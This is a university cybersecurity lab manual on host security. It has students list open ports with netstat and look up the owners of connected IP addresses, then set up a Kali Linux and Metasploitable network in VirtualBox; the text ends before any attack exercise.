
FAKULTI TEKNOLOGI
KEJURUTERAAN KELAUTAN
DAN INFORMATIK

2020/2021

CYBER SECURITY



Lab 4: Host Security

VERSION 1

`

Revision History

Revision Date	Previous Revision Date	Summary of Changes	Changes Marked
30/03/2021		First Issue	Fakhrul Adli Mohd Zaki Dr Farizah Yunus

`

CONTENTS

`

INSTRUCTIONS

Manual makmal ini adalah untuk kegunaan pelajar-pelajar Fakulti Teknologi Kejuruteraan Kelautan dan Informatik (FTKKI), Universiti Malaysia Terengganu (UMT) sahaja. Tidak dibenarkan mencetak dan mengedar manual ini tanpa kebenaran rasmi daripada penulis.

Sila ikuti langkah demi langkah sebagaimana yang dinyatakan di dalam manual.

Arahan laporan makmal:

a) Pelajar perlu menyediakan laporan makmal untuk aktiviti makmal.
b) Kandungan laporan makmal mesti terdiri daripada beberapa tangkapan skrin untuk semua tetapan makmal keselamatan maya yang berjaya dengan beberapa penjelasan.
c) Jawab semua soalan refleksi untuk setiap sesi makmal.
d) Pelajar dapat memberikan senarai rujukan untuk rujukan tambahan.
e) Laporan makmal mesti dihantar dalam masa yang diberikan menggunakan pautan yang disediakan di platform eLearning.

This laboratory manual is for use by the students of the Faculty of Ocean Engineering Technology and Informatics, Universiti Malaysia Terengganu (UMT) only. It is not permissible to print and distribute this manual without the official authorisation of the author.

Please follow step by step as described in the manual.

Lab report instructions:

a) Students need to prepare lab report for lab activities.
b) The contents of the lab report must consist of several screenshots for all successful setting of virtual security lab with some explanation.
c) Answer all the reflection questions for every lab sessions.
d) Student can provide the list of references for extra references.
e) *Lab report must be submitted within the time given using the provided link in the eLearning platform.*

`

TASK 1: DISCOVERING OPEN PORTS IN WINDOWS

OBJECTIVE

To use Windows command to discover open ports.

TASK DESCRIPTION


In this task, the student needs to open a command prompt as an administrator and run a command to discover the open ports of a host. An open port could be dangerous when the service listening on the port is misconfigured, vulnerable to exploits, unpatched, or has poor network security rules.

ESTIMATED TIME

45 Minutes

STEPS:

1. Open a command prompt in Windows as an Administrator. Note: Different version of Windows might have different ways of doing this. Check the steps from the internet.



2. You will see a screen similar as follows:

3. Type **netstat -aonb** into the command prompt and hit **Enter**. Observe the output.

`

```
Administrator: Command Prompt

C:\WINDOWS\system32>netstat -aonb

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1120
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       8352
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       1584
 Can not obtain ownership information
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       920
 [lsass.exe]
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       808
 Can not obtain ownership information
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1816
  Schedule
 [svchost.exe]
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2116
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       884
 Can not obtain ownership information
```

4. There are five fields which include **Protocol, Local Address, Foreign Address, State** and **PID**. Every field has its meaning. For example, **PID** refers to the process Id and **Foreign Address** is the remote address that connected to our computer.
5. At your command prompt screen, can you find program(s) that are connecting your computer to the foreign IP Addresses? The state of the connection should be in **ESTABLISED** mode. Put the list in your lab report. An example of the output can be seen below.

```
 TCP    192.168.0.223:60207    35.170.0.145:443       ESTABLISHED     9184
[chrome.exe]
 TCP    192.168.0.223:60498    52.194.176.114:443     ESTABLISHED     15924
[CoreSync.exe]
 TCP    192.168.0.223:60505    35.174.127.31:443      ESTABLISHED     9184
[chrome.exe]
```

6. Next, using the search engine, find the owner of the IP Addresses. As example,

`

Google 35.174.127.31

All Maps Videos Images Shopping More Settings Tools

About 1,910 results (0.43 seconds)

35.174. 127.31 was found in our database!

ISP	**Amazon Technologies Inc.**
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	ec2-35-174-127-31.compute-1.amazonaws.com
Domain Name	amazon.com
Country	United States of America

1 more row

7. Do you find any suspicious IP Addresses? If yes, mention it in your lab report.

REFLECTION QUESTIONS

1. Explain what is defence in-depth and how to relate to the host security?
2. Based on your understanding, explain why host security is important?

`

TASK 2: KALI LINUX AND METASPLOITABLE NETWORK SET UP

OBJECTIVE

To set up a network connection between Kali Linux and Metasploitable.

TASK DESCRIPTION


For this task, the student is required to set up and test the network for Kali Linux and Metasploitable. This will allow communication for both hosts and an attack simulation can be done in the next task. A Linux command, known as 'ping' will be used to test the communication of two hosts.

ESTIMATED TIME

45 Minutes


STEPS:

1. Run the Oracle VirtualBox Manager on your computer.
2. Choose Kali Linux virtual machine.




`

3. Click **Settings** and choose **Network** from the menu. Follow the configuration as shown on the screenshot below, then click **OK**. Note: Your **Adapter Type** might be different than the one shown on the screenshot.




4. Do not run the Kali Linux virtual machine yet because now we are going to repeat the same steps with the Metasploitable virtual machine.
5. At the VirtualBox home screen, choose Metasploitable.

`



6. Similar to what we have done for Kali Linux in Step 3, we are going to do the same for Metasploitable. Click **OK** after complete.

`



7. Now, we are ready to run both virtual machines. We will start with the Metasploitable virtual machine. Click **Start** and you will see a screen similar to below. Login with **msfadmin** as the username and password.

`

```
 * Starting deferred execution scheduler atd                              [ OK ]
 * Starting periodic command scheduler crond                              [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                               [ OK ]
 * Starting web server apache2                                            [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                          [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

8. After successful login to Metasploitable, type the following command on the terminal to configure the network interface with a specific IP Address. In this case, we put it as **192.168.1.4**. This step requires a password, enter **msfadmin.**


```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.4 netmask 255.255.255.0
up
[sudo] password for msfadmin: _
```

9. To verify that the configuration has taken effect, type **ifconfig** command at the console. Make sure we have **192.168.1.4** as the IP Address for the Metasploitable virtual machine.

`


```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.4 netmask 255.255.255.0
up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cd:52:c2
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fecd:52c2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4664 (4.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$ _
```

10. Whenever you are in a virtual machine, you have a choice to go back to your host operating system by clicking the **host key**. In the example below, the host key is the **Right Ctrl**.



11. Now, click the host key to go back to VirtualBox Manager to run the Kali Linux Virtual Machine.
12. Choose Kali Linux, then click **Start**.


`



